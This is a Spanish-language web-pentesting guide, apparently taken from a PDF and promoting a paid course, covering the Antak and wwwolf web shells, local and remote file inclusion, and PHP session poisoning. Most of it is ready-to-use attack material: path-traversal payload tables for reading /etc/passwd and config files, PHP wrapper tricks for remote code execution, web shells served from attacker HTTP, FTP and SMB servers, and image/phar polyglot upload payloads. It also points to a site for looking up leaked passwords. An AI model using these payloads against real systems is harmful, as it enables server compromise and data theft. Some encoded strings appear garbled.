
Antak es un shell web ASP.Net integrado incluido en el [proyecto Nishang](#). Nishang es un conjunto de herramientas ofensivas de PowerShell que puede brindar opciones para cualquier parte de su pentest.

Ruta: /nishang/Antak-WebShell/ antak.aspx


Hacemos una copia de en escritorio para poder modificar Antak.aspx, luego agregamos un nombre de usuario y contraseña y guardamos cambios.

```
protected void Login_Click(object sender, EventArgs e)
{
    // WARNING: Don't be lazy, change values below for username and password
    // Default Username is "Disclaimer" and Password is "ForLentUseOnly"
    if (Username.Text == "botache" && Password.Text == "botache")
    {
        ...
    }
}
```

Ingresamos al webshell en la ruta que se subió e ingresamos con el usuario y password que configuramos:



Luego veremos algo como lo siguiente donde podremos ejecutar comandos de sistema desde un powershell web.



Webshell wwwolf-php-webshell

<https://github.com/WhiteWinterWolf/wwwolf-php-webshell>

<https://github.com/Anonimo501/wwwolf-php-webshell>

Shell web PHP de wwwolf


Con frecuencia encontré problemas al usar otros shells web:

- Utilizan nuevas funciones de sintaxis de PHP que no son compatibles con la versión anterior de PHP que se ejecuta en algunos objetivos.
- Hacen suposiciones erróneas sobre la URL remota, rompiendo la inyección de código PHP o parámetros GET (no) esperados por el servidor.
- A menudo solo muestran contenido de salida estándar, desecharando `stderr`.
- Manejan mal los caracteres especiales en la visualización de salida (como).
- No permiten la carga de archivos ni ofrecen un método no admitido/bloqueado por la configuración del objetivo.
- Requieren modificación manual dependiendo de si el objetivo ejecuta un sistema tipo UNIX o Windows.

Aquí está mi intento de resolver estos problemas. A diferencia de otras soluciones, esta ni siquiera aspira a convertirse en un 'marco post-explotación con todas las funciones'. Su único objetivo es

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

proporcionar una forma estable y confiable de poner un pie en la puerta del objetivo, adhiriéndose al principio KISS tanto como sea posible y siendo lo suficientemente genérico como para permitirle construir lo que desea a partir de ahí sin interponerse en su camino.



LFI (Inclusión de archivos) Maquina: PwnLab: <https://www.vulnhub.com/entry/pwnlab-init,158/>
Debajo de las tablas a continuación, se encuentran los ejemplos de cómo usar los comandos:

Ataques LFI

/../../../../etc/passwd	Bypass de prefijo
..../ ..//etc/passwd%00	Byte null, bypass de extensiones adjuntas
php://filter/convert.base64-encode/resource=	Filtro php a base64 – leer archivo (config)
php://filter/read=convert.base64-encode/resource=	Filtro php a base64 – leer archivo (config)
....//....//....//etc/passwd	Bypass basic path traversal filter
....//.../.../.../.../etc/passwd	Bypass basic path traversal filter
....\....\....\....\etc\passwd	Bypass basic path traversal filter
....\\\\....\\\\....\\\\....\\\\etc\\\\passwd	Bypass basic path traversal filter
%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f%70%61%73%73%77%64	Codificación URL ../../etc/passwd
./languages/../../../../../etc/passwd	Approved Paths Warning: include(./languages/etc/passwd);
?language=languages/....//....//....//etc/passwd	Ruta original ?language=languages/es.php
echo -n "non_existing_directory/../../../../../etc/passwd/" && for i in {1..2048}; do echo -n "."; done	Truncamiento de ruta o Path Truncation

LFI (PHP Wrappers) LFI RCE (contenedores o módulos)

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

data://text – php://input - expect://id

(Estos wrappers sirven para ejecución de comandos mediante LFI)

Estos son los tres contenedores PHP más comunes para ejecutar directamente comandos del sistema a través de vulnerabilidades LFI.

Hacktricks: <https://book.hacktricks.xyz/pentesting-web/file-inclusion>

```
curl "http://<SERVER_IP>:<PORT>/index.php?language=php://filter/read=convert.base64-encode/resource=../../../../etc/php/7.4/apache2/php.ini"
curl "http://<SERVER_IP>:<PORT>/index.php?language=php://filter/read=convert.base64-encode/resource=../../../../etc/php/7.4/fpm/php.ini"
echo '<?php system($_GET["cmd"]); ?>' | base64
data://text/plain;base64,<CODIGOENBASE64>&cmd=<COMMAND>
data://text/plain;base64,PD9waHAgc3IzdGVtKCRfROVUWjJbWQiXSk7ID8%2BCg%3D%3D&cmd=id
curl -s
'http://<SERVER_IP>:<PORT>/index.php?language=data://text/plain;base64,PD9waHAgc3IzdGVtKCRfROVUWjJbWQiXSk7ID8%2BCg%3D%3D&cmd=id' | grep uid
curl -s -X POST --data '<?php system($_GET["cmd"]); ?>'
"http://<SERVER_IP>:<PORT>/index.php?language=php://input&cmd=id" | grep uid
curl -XPOST "http://83.136.253.251:49105/index.php?language=php://input" --data "<?php
system('id'); ?>" | grep uid
curl -s "http://<SERVER_IP>:<PORT>/index.php?language=expect://id"
```

Esta vulnerabilidad existe en PHP, NodeJS, Java, .NET.

Leer vs ejecutar (Ejemplos de código vulnerable)

Función	Leer contenido	Ejecutar	URL remota
PHP			
<code>include()</code> / <code>include_once()</code>	✓	✓	✓
<code>require()</code> / <code>require_once()</code>	✓	✓	✗
<code>file_get_contents()</code>	✓	✗	✓
<code>fopen()</code> / <code>file()</code>	✓	✗	✗
NodeJS			
<code>fs.readFile()</code>	✓	✗	✗
<code>fs.sendFile()</code>	✓	✗	✗
<code>res.render()</code>	✓	✓	✗
Java			
<code>include</code>	✓	✗	✗
<code>import</code>	✓	✓	✓
.NET			
<code>@Html.Partial()</code>	✓	✗	✗
<code>@Html.RemotePartial()</code>	✓	✗	✓
<code>Response.WriteFile()</code>	✓	✗	✗
<code>include</code>	✓	✓	✓

LFI bypass de prefijo – Usando (/) antes del payload


podemos prefijar a /antes de nuestra carga útil, y esto debería considerar el prefijo como un directorio, y luego deberíamos omitir el nombre del archivo y poder atravesar directorios:

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

veamos el prefijo:


```
Código: php  
  
include("lang_". $_GET['language']);
```

Por lo que al ingresar la inyección LFI no seria efectiva debido al prefijo, en este caso (Lang_)



The screenshot shows a web page with a red box highlighting the URL parameter 'language=../../../../etc/passwd'. A warning message is displayed: 'Warning: include(lang_../../../../etc/passwd): failed to open stream: No such file or directory in /var/www/html/index.php line 48'.

Para ello, debemos hacer un bypass al prefijo con (/) para que se considere el prefijo como un directorio y poder encontrar el archivo /etc/passwd como vemos a continuación.



The screenshot shows a web page with a red box highlighting the URL parameter 'language=/../../../../etc/passwd'. The right panel displays the contents of the /etc/passwd file, including root, daemon, and other system users.

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

LFI Extensiones adjuntas


Ejemplo de extensión adjunta en código:

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

```
Código: php  
  
include($_GET['Language'] . ".php");
```

Como posiblemente se vería al injectar código LFI:

Esto es bastante común, ya que en este caso no tendríamos que escribir la extensión cada vez que necesitemos cambiar de idioma. Esto también puede ser más seguro, ya que puede limitarnos a incluir únicamente archivos PHP. En este caso si intentamos leer `/etc/passwd`, entonces el archivo incluido sería `/etc/passwd.php`, el cual no existe



LFI (Filtros transversales de ruta no recursivos)

Uno de los filtros más básicos contra LFI es un filtro de búsqueda y reemplazo, donde simplemente elimina subcadenas de `(..)` para evitar cruces de rutas. Por ejemplo:

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Código: **php**

```
$language = str_replace('../', '', $_GET['language']);
```

Por lo que al inyectar código LFI nos quitaría o borraría los `../` y quedaría algo como lo siguiente:



Vemos que `../` se eliminaron todas las subcadenas, lo que resultó en una ruta final `./languages/etc/passwd`. Sin embargo, este filtro es muy inseguro, ya que no es recursively removing la `../` subcadena, ya que se ejecuta una sola vez en la cadena de entrada y no aplica el filtro en la cadena de salida. Por ejemplo, si lo usamos `....//` como carga útil, entonces el filtro se eliminará `..` y la cadena de salida será `..`, lo que significa que aún podemos realizar el recorrido de ruta. Intentemos aplicar esta lógica para incluir `/etc/passwd` nuevamente:

```
....//....//....//....//etc/passwd
```

A screenshot of a web application interface. The URL in the address bar is `http://<SERVER_IP>:<PORT>/index.php?language=....//....//....//etc/passwd`. The page has a sidebar with a "Language" dropdown menu. The main content area shows a "History" section with the heading "CONTAINERS". Below the heading, there is a table with several rows of text, each representing a container entry. The last row of the table, which contains the content of the `/etc/passwd` file, is highlighted with a red box. The table columns are labeled "root", "daemon", "sys", "sync", "games", and "nologin". The "root" row contains the text: "root:x:0:0:root:/root:/bin/bash". The "daemon" row contains: "daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin". The "sys" row contains: "sys:x:3:3:sys:/dev:/usr/sbin/nologin". The "sync" row contains: "sync:x:4:65534:sync:/bin:/bin/sync". The "games" row contains: "games:x:5:60:games:/usr/games:/usr/sbin/nologin". The "nologin" row contains: "nologin:x:6:12:nologin:/var/cache/man:/usr".

LFI Truncamiento de ruta

Sobre pasando el alcance de la limitación de 4096 caracteres, luego de sobre pasar la limitación omitirá el resto del texto:

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

<https://www.youtube.com/@Anonimo501/videos>

Ejecutar:

Con lo que se imprimirán 2048 veces sobre pasando los 4096 caracteres

```
echo -n "non_existing_directory/../../../../etc/passwd/" && for i in {1..2048}; do echo -n "./"; done
```

Buscar correos hackeados:

En la siguiente página, se debe ingresar el correo electrónico a testear, si este ha sido hackeado mostrara la contraseña.

<https://exposed.lol>

decodificar y codificar texto en base64

Comando:

echo 'PD9waHAK...SNIP...KICB9Ciov' base64 -d	Decode
echo '<?php system(\$_GET["cmd"]); ?>' base64	Encode

Comprobando configuraciones de PHP

Para hacerlo, podemos incluir el archivo de configuración PHP que se encuentra en (</etc/php/X.Y/apache2/php.ini>) para Apache o en (</etc/php/X.Y/fpm/php.ini>) para Nginx, donde X.Y es tu versión de PHP instalada. Podemos comenzar con la última versión de PHP y probar versiones anteriores si no pudimos ubicar el archivo de configuración.

Ejemplo de comando:

```
curl "http://<SERVER_IP>:<PORT>/index.php?language=php://filter/read=convert.base64-encode/resource=../../../../etc/php/7.4/apache2/php.ini"
```

Ver el contenido de [allow_url_include](#)

```
echo 'W1BIUF0KCjs7Ozs7Ozs7O...SNIP...4KO2ZmaS5wcmVsbt2FkPQo=' | base64 -d | grep allow_url_include
```

Deberíamos ver lo siguiente si [allow_url_include](#) se encuentra habilitado:


```
allow_url_include = On
```

LFI (Ejecución remota de código) ([data://text](#)) RCE

```
echo '<?php system($_GET["cmd"]); ?>' | base64  
data://text/plain;base64,<CODIGOENBASE64>&cmd=<COMMAND>
```

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Ejemplo:



Podemos también ejecutarlo mediante CURL y ver el resultado desde consola:

```
curl -s  
'http://<SERVER_IP>:<PORT>/index.php?language=data://text/plain;base64,PD9waHAgc3IzdGVtKC  
RfROVUWjyjbWQiXSk7ID8%2BCg%3D%3D&cmd=id' | grep uid
```

LFI (Ejecución remota de código) Método POST ([php://input](#)) RCE

podemos enviar una solicitud POST a la URL vulnerable y agregar nuestro shell web como datos POST.

Comando:

```
curl -s -X POST --data '<?php system($_GET["cmd"]); ?>'  
'http://<SERVER_IP>:<PORT>/index.php?language=php://input&cmd=id' | grep uid
```

Nota: Para pasar nuestro comando como una solicitud GET, necesitamos que la función vulnerable también acepte la solicitud GET (es decir, usar [\\$_REQUEST](#)). Si solo acepta solicitudes POST, entonces podemos poner nuestro comando directamente en nuestro código PHP, en lugar de un shell web dinámico (p. ej. <?php system('id')?>)

Contenedor o modulo Expect ([expect://id](#)) RCE

Comando para ver si Expect este habilitado dentro de algún archivo de configuración

echo '<CODIGOBASE64>' base64 -d grep expect	
extension=expect	Resultado que se espera

Comando de ataque:

```
curl -s "http://<SERVER_IP>:<PORT>/index.php?language=expect://id"
```

RFI (Remote file inclusion)

Función	Leer contenido	Ejecutar	URL remota
PHP			
<code>include()</code> / <code>include_once()</code>	✓	✓	✓
<code>file_get_contents()</code>	✓	✗	✓
Java			
<code>import</code>	✓	✓	✓
.NET			
<code>@Html.RemotePartial()</code>	✓	✗	✓
<code>include</code>	✓	✓	✓

Validar en un archivo de configuración si RFI este habilitado en el servidor mediante el siguiente comando:

```
echo 'W1BIUF0KCjs7Ozs7Ozs7O...SNIP...4KO2ZmaS5wcmVsb2FkPQo=' | base64 -d | grep  
allow_url_include
```

allow_url_include = On	Veríamos algo como esto, si está habilitado.
------------------------	--

También podemos incluir <http://127.0.0.1:80/index.php> dentro de un parámetro o un cuadro de búsqueda, por ejemplo:

<a href="http://<SERVER_IP>:<PORT>/index.php?language=http://127.0.0.1:80/index.php">http://<SERVER_IP>:<PORT>/index.php?language=http://127.0.0.1:80/index.php

RFI (Ejecución remota de código con RFI) RFI RCE

HTTP RCE - RFI

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>


Creamos una carga útil o php malicioso, y creamos un **servidor http malicioso**:

```
echo '<?php system($_GET["cmd"]); ?>' > shell.php
```

```
sudo python3 -m http.server 8000
```

Ponemos el pc atacante a la escucha

Y lo abrimos desde el navegador.




FTP RCE - RFI

Creamos un **servidor FTP malicioso** en nuestro PC atacante, compartiendo el php malicioso o shell.php:

```
echo '<?php system($_GET["cmd"]); ?>' > shell.php
```

```
python -m pyftplib -p 21
```

Esto también puede ser útil en caso de que un firewall bloquee los puertos **http** o que un **WAF** bloquee la cadena **http://**.



Con curl y con user y pass:

```
curl
```

```
'http://<SERVER_IP>:<PORT>/index.php?language=ftp://user:pass@localhost/shell.php&cmd=id'
```


SMB RCE - RFI

Creamos un **servidor SMB malicioso** con el siguiente comando: (Atacando server windows)

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

```
echo '<?php system($_GET["cmd"]); ?>' > shell.php  
impacket-smbserver -smb2support share $(pwd)
```

En la víctima (aplicación web) ejecutamos `\\\<IPAtacante>\share\shell.php&cmd=id` para lograr el RCE:



Common Mime types (Content-type)

Lista extensa: https://developer.mozilla.org/en-US/docs/Web/HTTP/Basics_of_HTTP/MIME_types/Common_types

Extension	Mime Type
.png	image/png
.pdf	application/pdf
.php	application/x-httpd-php
.rar	application/vnd.rar
.zip	application/zip
.7z	application/x-7z-compressed
.txt	text/plain
.tar	application/x-tar
.sh	application/x-sh
.jpeg, .jpg	image/jpeg
.bin	application/octet-stream

Payloads web para FLI + Carga de archivos

Tabla de payloads

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

echo '<?php system(\$_GET["cmd"]); ?>' > shell.php	.php
echo 'GIF8<?php system(\$_GET["cmd"]); ?>' > shell.gif	.gif
?language=./profile_images/shell.gif&cmd=id	Ejecución de shell.gif
echo '<?php system(\$_GET["cmd"]); ?>' > shell.png	.png
echo '<?php system(\$_GET["cmd"]); ?>' > shell.jpg	.jpg
echo '<?php system(\$_GET["cmd"]); ?>' > shell.php && zip shell.jpg shell.php	?language=zip://profile_images/shellzip.jp g%23shell.php&cmd=id

(Crear archivo .phar) nano shell.php

```
<?php
$phar = new Phar('shell.phar');
$phar->startBuffering();
$phar->addFromString('shell.txt', '<?php system($_GET["cmd"]); ?>');
$phar->setStub('<?php __HALT_COMPILER(); ?>');

$phar->stopBuffering();
```

Ahora lo compilamos en .phar y le cambiamos el nombre de shell.phar a shell.jpg, el archivo a cargar seria shell.jpg que es el archivo .phar compilado en un archivo .jpg

```
php --define phar.readonly=0 shell.php && mv shell.phar shell.jpg
```

Ahora lo ejecutaríamos mediante LFI mediante web.

```
?language=phar://./profile_images/shell.jpg%2Fshell.txt&cmd=id
```

Log Poisoning

Envenenamiento de sesión PHP – (PHP Session Poisoning)

Archivos de session se almacenan en las siguientes rutas:

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

/var/lib/php/sessions/	Linux
sess_	Prefijo
/var/lib/php/sessions/sess_el4ukv0kqbvoirg7nkp4dncpk3	ubicación en el disco sería
C:\Windows\Temp\	Windows

Ejemplo de ataque: PHP Session Poisoning

Suponiendo que tenemos acceso mediante a una página, primero procedemos a ver nuestra cookie.

Name	Value	Domain	Path	Expires	Session
PHPSESSID	nhhv8i0o6ua4g88bkd9u1fdsd	134.209.184.216	/		Session

Posteriormente si la pagina se encuentra con la vulnerabilidad de LFI podemos intentar ver la información de la cookie de la siguiente manera, tengamos en cuenta que el sistema para este caso es linux por lo que la ruta es (`/var/lib/php/sessions/sess_COOKIE`).

Ahora intentemos cambiar el valor (`en.php`) que está dentro del segundo recuadro rojo y personalizarlo con algún texto.

http://<SERVER_IP>:<PORT>/index.php?language=/var/lib/php/sessions/sess_nhhv8i0o6ua4g88bkd9u1fdsd

page:6;"en.php";preference|s:7:"English";
Notice: Undefined variable: p2 In /var/www/html/Index.php on line 51

Lo intentamos con el texto (`session_poisoning`)

Código: URL

`http://<SERVER_IP>:<PORT>/index.php?language=session_poisoning`

Al ingresar nuevamente al valor de nuestra cookie mediante el entorno web, podemos ver en la siguiente imagen que el valor (`en.php`) cambio por el valor personalizado (`session_poisoning`).

http://<SERVER_IP>:<PORT>/index.php?language=/var/lib/php/session(sess_nhhv8i0o6ua4g88bndl9u1fdsd)

Language ▾

History
CONTAINERS

page|s:17:"session_poisoning"; preference|s:7:"Spanish";
Notice: Undefined variable: p2 in /var/www/html/index.php on line 51

Ahora intentemos agregar un web shell básico (`<?php system($_GET["cmd"]);?>`) con URL encode:
Código en URL encode
(%3C%3Fphp%20system%28%24_GET%5B%22cmd%22%5D%29%3B%3F%3E)

Código: URL

`http://<SERVER_IP>:<PORT>/index.php?language=%3C%3Fphp%20system%28%24_GET%5B%22cmd%22%5D%29%3B%3F%3E`

Finalmente, podemos incluir el archivo de sesión y usar `&cmd=id` para ejecutar comandos:

http://<SERVER_IP>:<PORT>/index.php?language=/var/lib/php/session(sess_nhhv8i0o6ua4g88bndl9u1fdsd&cmd=id)

Language ▾

History
CONTAINERS

